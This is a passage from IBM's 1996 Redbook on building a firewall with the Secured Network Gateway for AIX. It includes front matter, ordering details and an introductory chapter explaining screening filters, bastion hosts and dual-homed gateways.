
International Technical Support Organization SG24-2577-01

Building a Firewall with the IBM Internet Connection Secured Network Gateway

April 1996



IBM

International Technical Support Organization
Raleigh Center

International Technical Support Organization

SG24-2577-01

Building a Firewall with the IBM Internet Connection Secured Network Gateway

April 1996

Take Note!

Before using this information and the product it supports, be sure to read the general information under "Special Notices" on page xix.

Second Edition (April 1996)

This edition applies to Version 2 Release 1 of IBM Internet Connection Secured Network Gateway for AIX, Program Number 5801-AAR for use with AIX for RISC System/6000.

Order publications through your IBM representative or the IBM branch office serving your locality. Publications are not stocked at the address given below.

An ITSO Technical Bulletin Evaluation Form for reader′s feedback appears facing Chapter 1. If the form has been removed, comments may be addressed to:

IBM Corporation, International Technical Support Organization
Dept. HZ8 Building 678
P.O. Box 12195
Research Triangle Park, NC 27709-2195

When you send information to IBM, you grant IBM a non-exclusive right to use or distribute the information in any way it believes appropriate without incurring any obligation to you.

© **Copyright International Business Machines Corporation 1995 1996. All rights reserved.**
Note to U.S. Government Users — Documentation related to restricted rights — Use, duplication or disclosure is subject to restrictions set forth in GSA ADP Schedule Contract with IBM Corp.

Abstract

This redbook deals with the issues involved in connecting private IP networks to the Internet. It describes the different kinds of firewall technologies that can be used for such connections, focussing on the implementation of those functions in the Secured Network Gateway program product.

There are numerous configuration examples showing ways to set up the filtering, application server and gateway functions of the Secured Network Gateway.

This book was written for planners and implementers of firewalls, to help in designing and configuring solutions using the Secured Network Gateway. Some knowledge of TCP/IP protocols is assumed.

(236 pages)

© Copyright IBM Corp. 1995 1996

Contents

© Copyright IBM Corp. 1995 1996

Figures

© Copyright IBM Corp. 1995 1996

Tables

© Copyright IBM Corp. 1995 1996

Special Notices

This document was written for planners and implementers of firewalls, to help in designing and configuring solutions using the IBM Internet Connection Secured Network Gateway for AIX. Some knowledge of TCP/IP protocols is assumed. The information in this publication is not intended as the specification of any programming interfaces that are provided by the IBM Internet Connection Secured Network Gateway for AIX. See the PUBLICATIONS section of the IBM Programming Announcement for IBM Internet Connection Secured Network Gateway for more information about what publications are considered to be product documentation.

References in this publication to IBM products, programs or services do not imply that IBM intends to make these available in all countries in which IBM operates. Any reference to an IBM product, program, or service is not intended to state or imply that only IBM′s product, program, or service may be used. Any functionally equivalent program that does not infringe any of IBM′s intellectual property rights may be used instead of the IBM product, program or service.

Information in this book was developed in conjunction with use of the equipment specified, and is limited in application to those specific hardware and software products and levels.

IBM may have patents or pending patent applications covering subject matter in this document. The furnishing of this document does not give you any license to these patents. You can send license inquiries, in writing, to the IBM Director of Licensing, IBM Corporation, 500 Columbus Avenue, Thornwood, NY 10594 USA.

The information contained in this document has not been submitted to any formal IBM test and is distributed AS IS. The information about non-IBM (VENDOR) products in this manual has been supplied by the vendor and IBM assumes no responsibility for its accuracy or completeness. The use of this information or the implementation of any of these techniques is a customer responsibility and depends on the customer′s ability to evaluate and integrate them into the customer′s operational environment. While each item may have been reviewed by IBM for accuracy in a specific situation, there is no guarantee that the same or similar results will be obtained elsewhere. Customers attempting to adapt these techniques to their own environments do so at their own risk.

The following terms are trademarks of the International Business Machines Corporation in the United States and/or other countries:

AIX	IBM
NetView	OS/2
RISC System/6000	RS/6000
Ultimedia	WebExplorer
400	

The following terms are trademarks of other companies:

C-bus is a trademark of Corollary, Inc.

Microsoft, Windows, and the Windows 95 logo are trademarks or registered trademarks of Microsoft Corporation.

PC Direct is a trademark of Ziff Communications Company and is used by IBM Corporation under license.

UNIX is a registered trademark in the United States and other countries licensed exclusively through X/Open Company Limited.

Cisco	Cisco Systems, Incorporated
DCE	The Open Software Foundation
Gopher	University of Minnesota
Internet Scanner	Internet Security Systems Inc.
Lotus Notes	Lotus Development Corporation
NCSA Mosaic	University of Illinois at Urbana Champaign
Network Computing System	Apollo Computer, Incorporated
Network File System	Sun Microsystems, Incorporated
NFS	Sun Microsystems Incorporated
Novell	Novell, Incorporated
Oracle	Oracle Corporation
Sun	Sun Microsystems, Incorporated
X Windows	Massachusetts Institute of Technology

Other trademarks are trademarks of their respective companies.

Preface

This document deals with the issues involved in connecting private IP networks to the Internet. It describes firewall functions, focussing on the implementation of those functions in the Secured Network Gateway program product.

This document was written for planners and implementers of firewall gateways, to help in designing and configuring solutions using the Secured Network Gateway. Some knowledge of TCP/IP protocols is assumed.

How This Document is Organized

The document is organized as follows:

- Chapter 1, "Here There Be Dragons (An Introduction to Firewalls)"

  This introduces some of the concepts of firewall design and addresses some of the design decisions that must be taken.

- Chapter 2, "Introducing the Secured Network Gateway"

  This describes in general terms how the firewall principles are implemented by the Secured Network Gateway.

- Chapter 3, "Installing Secured Network Gateway"

  This chapter shows the steps that you should follow in order to secure the basic AIX system before installing the SNG and how to install the SNG code and perform initial configuration.

- Chapter 4, "An Introduction to Filter Rules"

  This chapter explains the basic concepts that you must understand in order to configure filters. It explains IP, ICMP, TCP and UDP packets from a firewall perspective. It also explain how to use the SNG filtering capabilities.

- Chapter 5, "Examples of Filter Rules for Specific Services"

  This chapter explains how to use SNG in order to provide the most common services, including Telnet, FTP, Mail, DNS, News, WWW.

- Chapter 6, "Secure IP Tunnel"

  This chapter explains how to connect to private networks through a public network using the secure IP tunnel provided by SNG. It explains how to use authentication and encryption in order to protect information in the public network.

- Chapter 7, "Configuring Proxy Services and Socks"

  This chapter explains how to use the proxy services provided by the SNG (Telnet and FTP), and how to use the SOCKS server in order to provide other TCP based services.

- Chapter 8, "Domain Name Service"

  This chapter explains how to configure DNS on the SNG firewall to protect the internal network structure.

- Chapter 9, "Mail Handling"

© Copyright IBM Corp. 1995 1996

This chapter explains how to use the mail relay provided by the SNG in order to deliver mail to an internal mail server. It provides examples both for an SMTP client and a POP client.

- Chapter 10, “Testing your Configuration”

  This chapter explains how to use different tools in order to check network security.

- Chapter 11, “Logging and Managing Logs for the Secure Network Gateway”

  This chapter explains the importance of logging on a firewall system, gives examples of different log sources and describes the log management and archiving capabilities of SNG.

- Chapter 12, “Alert Generation and Intruder Detection”

  This chapter shows how to set up alerting using several different approaches, including Systems Monitor for AIX.

- Chapter 13, “How to Use the Secured Network Gateway to Counter Security Holes”

  This considers how SNG can help address a list of methods that can be used to attack a private network from the Internet.

Related Publications

The publications listed in this section are considered particularly suitable for a more detailed discussion of the topics covered in this document.

- *IBM Internet Connection Secured Network Gateway Version 2.1 Installation, Configuration, and Administration Guide*, SC31-8113-01
- *Building Internet Firewalls,* D. Brent Chapman and Elizabeth D. Zwicky, Published by O′Reilly & Associates Inc, ISBN 1-56592-124-0
- *Firewalls and Internet Security, Repelling the Wily Hacker*, William R. Cheswick and Steven M. Bellovin. Published by Addison-Wesley 1994, ISBN 0-201-63357-4
- *Actually Useful Internet Security Techniques*, Larry J. Hughes Jr., Published by New Riders, 1995, ISBN 1-56205-508-9

International Technical Support Organization Publications

- *Safe Surfing: How to Build a Secure World Wide Web Connection*, SG24-4564 (available 2Q96)
- *Managing One or More AIX Systems - Overview*, GG24-4160
- *IBM Systems Monitor, Anatomy of a Smart Agent*, SG24-4398

A complete list of International Technical Support Organization publications, with a brief description of each, may be found in *International Technical Support Organization Bibliography of Redbooks,* GG24-3070.

How Customers Can Get Redbooks and Other ITSO Deliverables

Customers may request ITSO deliverables (redbooks, BookManager BOOKs, and CD-ROMs) and information about redbooks, workshops, and residencies in the following ways:

- **IBMLINK**

  Registered customers have access to PUBORDER to order hardcopy, to REDPRINT to obtain BookManager BOOKs

- **IBM Bookshop** — send orders to:

  usib6fpl@ibmmail.com (United States)
  bookshop@dk.ibm.com (Outside United States)

- **Telephone orders**

1-800-879-2755	Toll free, United States only
(45) 4810-1500	Long-distance charge to Denmark, answered in English
(45) 4810-1200	Long-distance charge to Denmark, answered in French
(45) 4810-1000	Long-distance charge to Denmark, answered in German
(45) 4810-1600	Long-distance charge to Denmark, answered in Italian
(45) 4810-1100	Long-distance charge to Denmark, answered in Spanish

- **Mail Orders** — send orders to:

IBM Publications	IBM Direct Services
P.O. Box 9046	Sortemosevej 21
Boulder, CO 80301-9191	DK-3450 Allerød
USA	Denmark

- **Fax** — send orders to:

1-800-445-9269	Toll-free, United States only
45-4814-2207	Long distance to Denmark

- **1-800-IBM-4FAX (United States only)** — ask for:

  Index # 4421 Abstracts of new redbooks
  Index # 4422 IBM redbooks
  Index # 4420 Redbooks for last six months

- **Direct Services**

  Send note to softwareshop@vnet.ibm.com

- **Redbooks Home Page on the World Wide Web**

  http://www.redbooks.ibm.com/redbooks

- **E-mail (Internet)**

  Send note to redbook@vnet.ibm.com

- **Internet Listserver**

  With an Internet E-mail address, anyone can subscribe to an IBM Announcement Listserver. To initiate the service, send an E-mail note to announce@webster.ibmlink.ibm.com with the keyword subscribe in the body of the note (leave the subject line blank). A category form and detailed instructions will be sent to you.

How IBM Employees Can Get Redbooks and Other ITSO Deliverables

Employees may request ITSO deliverables (redbooks, BookManager BOOKs, and CD-ROMs) and information about redbooks, workshops, and residencies in the following ways:

- **PUBORDER** — to order hardcopies in United States
- **GOPHER link to the Internet**

  Type GOPHER
  Select IBM GOPHER SERVERS
  Select ITSO GOPHER SERVER for Redbooks

- **Tools disks**

  To get LIST3820s of redbooks, type one of the following commands:

  ```
  TOOLS SENDTO EHONE4 TOOLS2 REDPRINT GET GG24xxxx PACKAGE
  TOOLS SENDTO CANVM2 TOOLS REDPRINT GET GG24xxxx PACKAGE (Canadian users only)
  ```

  To get lists of redbooks:

  ```
  TOOLS SENDTO WTSCPOK TOOLS REDBOOKS GET REDBOOKS CATALOG
  TOOLS SENDTO USDIST MKTTOOLS MKTTOOLS GET ITSOCAT TXT
  TOOLS SENDTO USDIST MKTTOOLS MKTTOOLS GET LISTSERV PACKAGE
  ```

  To register for information on workshops, residencies, and redbooks:

  ```
  TOOLS SENDTO WTSCPOK TOOLS ZDISK GET ITSOREGI 1996
  ```

  For a list of product area specialists in the ITSO:

  ```
  TOOLS SENDTO WTSCPOK TOOLS ZDISK GET ORGCARD PACKAGE
  ```

- **Redbooks Home Page on the World Wide Web**

  `http://w3.itso.ibm.com/redbooks/redbooks.html`

  IBM employees may obtain LIST3820s of redbooks from this page.

- **ITSO4USA category on INEWS**
- **IBM Bookshop** — send orders to:

  USIB6FPL at IBMMAIL or DKIBMBSH at IBMMAIL

- **Internet Listserver**

  With an Internet E-mail address, anyone can subscribe to an IBM Announcement Listserver. To initiate the service, send an E-mail note to `announce@webster.ibmlink.ibm.com` with the keyword `subscribe` in the body of the note (leave the subject line blank). A category form and detailed instructions will be sent to you.

Acknowledgments

The advisor for this project was:

Rob Macgregor
International Technical Support Organization, Raleigh Center

The authors of this document are:

Adrian Setton
IBM Argentina

Kenichiro Ueno
IBM Japan

Jan Curtiss
IBM USA

The author of the first version of this document was:

Jackie Thierry
IBM France

Some of the material in this book was based on a previously published redbook: *Safe Surfing: How to Build a Secure World Wide Web Connection*, SG24-4564. We thank the author of that material:

Andreas Siegert
IBM Germany

This publication is the result of a residency conducted at the International Technical Support Organization, Raleigh Center.

Thanks to the following people for the invaluable advice and guidance provided in the production of this document:

Connie Perotti, Mark Davis, Jack Hackenson, Scott Bauman, Peter Crotty
From the Network Security Program development group, IBM RTP.

Uri Blumenthal, IBM Watson

Arnaldo Viegas de Lima, IBM Rio Scientific Center

Glenn McGonnigle, Internet Security Systems Inc.

© Copyright IBM Corp. 1995 1996

Chapter 1. Here There Be Dragons (An Introduction to Firewalls)

In the far-off days of old, maps of the world were simple affairs with the known world at the center, and a lot of blank space around the edge. Map makers inscribed warnings to would-be travellers: ″Uncharted″ and ″Here There Be Dragons″. But people *did* travel, to map what lay beyond their horizon and (most importantly) to try to become rich by finding precious cargoes.

In many ways the Internet today is like the unknown world of those early maps. Although there are many people in the Internet world, few of them know this world really well and many see it as a source for future growth and revenue. There are dragons lurking here too; crackers who will try to disrupt and destroy. This book deals with some techniques for providing Internet access, while keeping the bad guys out of your own network.

1.1 Commercialization of the Internet

The Internet is a world wide IP network which links many different organizations. The Internet is not a centralized organization but a collection of different networks from various sources, governmental, educational and commercial. There is a single administration for managing IP addresses and naming domains, the *Internet Assigned Numbers Authority*, but no other central administrative function. Internet routing is done by many Internet providers, government departments and private service companies who establish connections among themselves and build the base of the network. Organizations connected to the Internet are usually bound to one provider and so may communicate with any other connected organization across the inter-provider routes.

In the past, the Internet was suited to data processing and scientific people, using unfriendly interfaces such as Telnet or FTP. Today, everybody who knows how to use a keyboard and click a mouse may use a very friendly Web browser client to navigate the World Wide Web. The Web is a concept of hypertext and hypermedia bulletin boards developed by NCSA. It is having a profound effect on both the volume of traffic carried by the Internet and also on traffic patterns, since by following hypertext links, a user may rapidly establish connections with many different server machines. This means that:

1. There are many more sessions being set up, as a single client is likely to communicate with many more servers than in the past.
2. There are many more servers, because organizations that used to have Internet connections to provide client access for their people now are generally also providing a WWW service for the rest of the world.

So successful has the World Wide Web been, that to many people today it *is* the Internet.

The Internet today is metamorphosing from a vehicle for academic discussion and the sharing of research data, into a global information resource for private and commercial use.

Like the merchant-adventurers of old, many companies feel that the world of the Internet promises opportunities, in several forms:

© Copyright IBM Corp. 1995 1996

- Inter-Company Communications

  The use of E-mail has radically changed the way that companies operate internally; by speeding communications, increasing the reach of corporate announcements and introducing a new egalitarianism (that is, people will send E-mail to managers and directors to whom they would not dream of telephoning or writing). Mail access via the Internet brings the same sort of benefits to inter-enterprise communications.

- Marketing, Sales and Support

  The Internet offers a huge marketplace for promoting products and services to a targeted audience. In recent months some companies have flooded the net in a crass and insensitive way, generating a lot of anger among the Internet community. However, as the Internet becomes increasingly commercialized and with the advent of new access methods such as the World Wide Web, product promotion and support will become an increasingly important portion of network traffic.

- Productivity and Competitive Edge

  No matter what subject you are interested in, you will find information about it *somewhere* in the Internet. Providing rapid access to information sources can give a major productivity boost. Also access to data allows employees to make more informed decisions and to better explore business opportunities.

- Conducting Business

  Until recently, business on the Internet was inhibited by the absence of good security standards. Several developments have addressed this problem. Probably the most far-reaching is the implementation of the Secure Sockets Layer (SSL) by Netscape Corporation. This allows WWW transactions to take place with good privacy and authentication, using public-key encryption techniques. There are many other security enhancements in progress, including Secure HTTP, which is an extension to the HyperText Transport Protocol used by Web browsers, widespread use of Pretty Good Encryption (PGP) and developments in electronic credit card transactions. It is clear that there will be a lot more commercial activity with security developments such as these that allow safe transfer of private data, credit card numbers, etc.

This commercial interest in the Internet is fuelled by and also a cause of the explosive growth in Internet hosts and traffic (see Figure 1 on page 3).




Figure 1. Internet Host Growth. This information is published by Network Wizards and is available on the Internet at http://www.nw.com/. Note that this is only the number of ″visible″ hosts. Many hosts are hidden by firewalls so the real figures are likely to be much greater. This number of hosts also translates into an even larger number of users, because each host may have multiple users.

So much for the opportunities; what about those dragons? There has been much press comment about crackers on the Internet, some of which has over-sensationalized their exploits. The threat that crackers have posed to date is less severe than the popular image. Most of the publicized incidents have been perpetrated as a means to grab attention and not with any real malicious intent. However, the ingenuity of these crackers in defeating system defenses has *not* been overstated. The really frightening prospect, therefore, is if one of these wily crackers who has some personal or commercial reason to do you harm.

1.2 What Does ″Security″ Mean?

There is always a trade-off to be made between making a computer secure and the function it can provide. In the extreme case, the most secure computer is one that is turned off. With networked computers the problem is compounded since the communication channel itself is open to attack. We can characterize attacks in two ways:

1. Passive attacks: Tapping or tracing the communications. These are very difficult to detect. You should assume that someone is eavesdropping on every communication you send across the Internet.
2. Active attacks: That is, a cracker is trying to take over your machines. Even if you are certain that your own machines have not been compromised, you cannot be certain about the machines at the other end of the connection. Realistically you have to extend your circle of trust to some of those machines, or else you will not use the Internet at all.

It seems that once you start getting paranoid about computer security you can reach a point where nothing seems safe anymore. Is this justifiable? After all, we don′t (normally) worry about people tapping our telephone conversations or reading our mail, and we happily send credit card numbers, private messages, gossip and scandal using those media. The difference with the Internet is that the carrier is not a regulated, well-defined entity. In fact you have no idea whose computers your message passes through on the way to its destination.

1.3 Reducing Your Exposure

This book concentrates on protecting the points of entry, where the Internet meets your private network. However, we will also consider authentication and encryption of data passing across the Internet, using secure tunnels and alternatives for secure terminal emulation.

The any-to-any connectivity of the Internet can, alone, give you many security problems. You will need to protect your own private data and also protect access to the machines inside your private network against abusive external use.

The first step to achieving this is to limit the number of points at which the private network is connected to the Internet. Figure 2 shows an example of the best configuration, where the private network is connected by just one gateway.




Figure 2. A Single Internet Connection

If you only have this unique path, you gain a lot of control over which traffic to allow into and out of the Internet. We call this gateway a firewall.

Depending on what your security requirements are and how much money you have, you can develop different firewall strategies. The most important advice is to keep the strategy simple.

1.4 The Firewall Concept

To understand how a firewall works, consider this example: Imagine a building where you want to restrict access and to control people who enter in. You define in the architecture of the building a single lobby as the only entrance point. In this lobby, you have some receptionists to welcome, some security guards to watch over, some video cameras to record, and some badge readers to authenticate people who enter the building.

This works very well to control a private building. But if a non-authorized person succeeds in entering, no matter how they get in, there is no way to protect the building against any actions from this person. However, if you supervise the movement of this person, you have a chance to detect any suspicious behavior from them.

When you are defining your firewall strategy, you may think it is sufficient to prohibit everything that presents a risk for the organization and allow the rest. However, because of new attack methods, you need to anticipate how to prevent these attacks and, as in the case of the building, you need to monitor for signs that somehow your defenses have been breached. Generally, it is much more damaging and costly to recover from a break-in than to prevent it in the first place.

In the case of the firewall, the classic solution with a screening router is not sufficient today to ensure security. A better strategy is to permit only the applications you have tested and have confidence in. If you follow this strategy, you have to exhaustively define the list of services you must run on your firewall. Each service is characterized by the direction of the connection (from in to out, or out to in), the list of users authorized, the list of machines where a connection can be issued, and perhaps the range of time of day you authorize this service.

If you want to refresh your knowledge about TCP/IP

In the following sections we assume a fair understanding of IP protocols, addressing, and router configurations. If you want to increase your understanding of TCP/IP, we recommend you read *TCP/IP Tutorial and Technical Overview*, GG24-3376. Also, if you encounter words or phrases that you do not understand, you may find an explanation in the glossary.

1.4.1 Screening Filter

The first and most commonly used strategy is to separate the private IP network from the Internet by inserting a router between them, as shown in Figure 3 on page 6.




Figure 3. Screening Filter

This router filters all IP packets passing through and is called a a screening filter. This way you can prevent access to machines or to ports in the private network and also do the reverse; prevent an inside machine from accessing the Internet. But if you do this, there is no way to control what′s happening at the application layer. That is, you may want to allow one type of traffic across the gateway but not another. You could manage this at the application host itself, but the more machines on which you have to impose controls, the less control you have. Nonetheless a screening filter is a very useful tool to use in conjunction with other tools as a security building block.

1.4.2 Bastion

A bastion is a machine placed between the secure and nonsecure network where the IP forwarding is broken, which means no IP packet can go through this machine. As the routing is broken, the only place from which you can access both networks is the bastion itself. Therefore, only users who have an account on the bastion, with a double identification (one for the bastion and one for the remote host), can use services on both the networks, as shown in Figure 4.




Figure 4. Bastion

This has some disadvantages, because the bastion may have to support many users. It is important to enforce good password control here since if a cracker manages to break into a user ID he or she can then impersonate the user and get into the private network. Besides this security point, supporting a great number of users will require a big machine. To avoid having users logged in to this machine and to reduce load on the machine, there is a development of this concept with the SOCKS server (See 2.1.3, “SOCKS Server” on page 15).

1.4.3 Dual-Homed Gateway

One good solution is to combine a screening filter and a bastion, as shown in Figure 5.




Figure 5. Dual-Homed Gateway

In this case, you can protect the dual-homed gateway from external attacks with filtering. For example, if you forbid external access to the telnet daemon, you reduce the threat of an external attack. If you have some nomadic machines that are hosted outside but need to connect to hosts inside the private network, you can limit the exposure by using a proxy server and perhaps using smart card authentication techniques.

The problem with this configuration is that the firewall machine can become very complex, so if a cracker does break into it, it may take some time to track him or her down. For example, there are a great number of IP ports used by so-called well-known services. Some of these are, in fact, not well-known at all and crackers regularly use them as a back door into a computer. So it is important to block as many such ports as you can, without impacting the services that you do want to work.

Bastion Behind a Screening Filter

A better solution is to use the same solution as above but use two machines as shown in Figure 6.

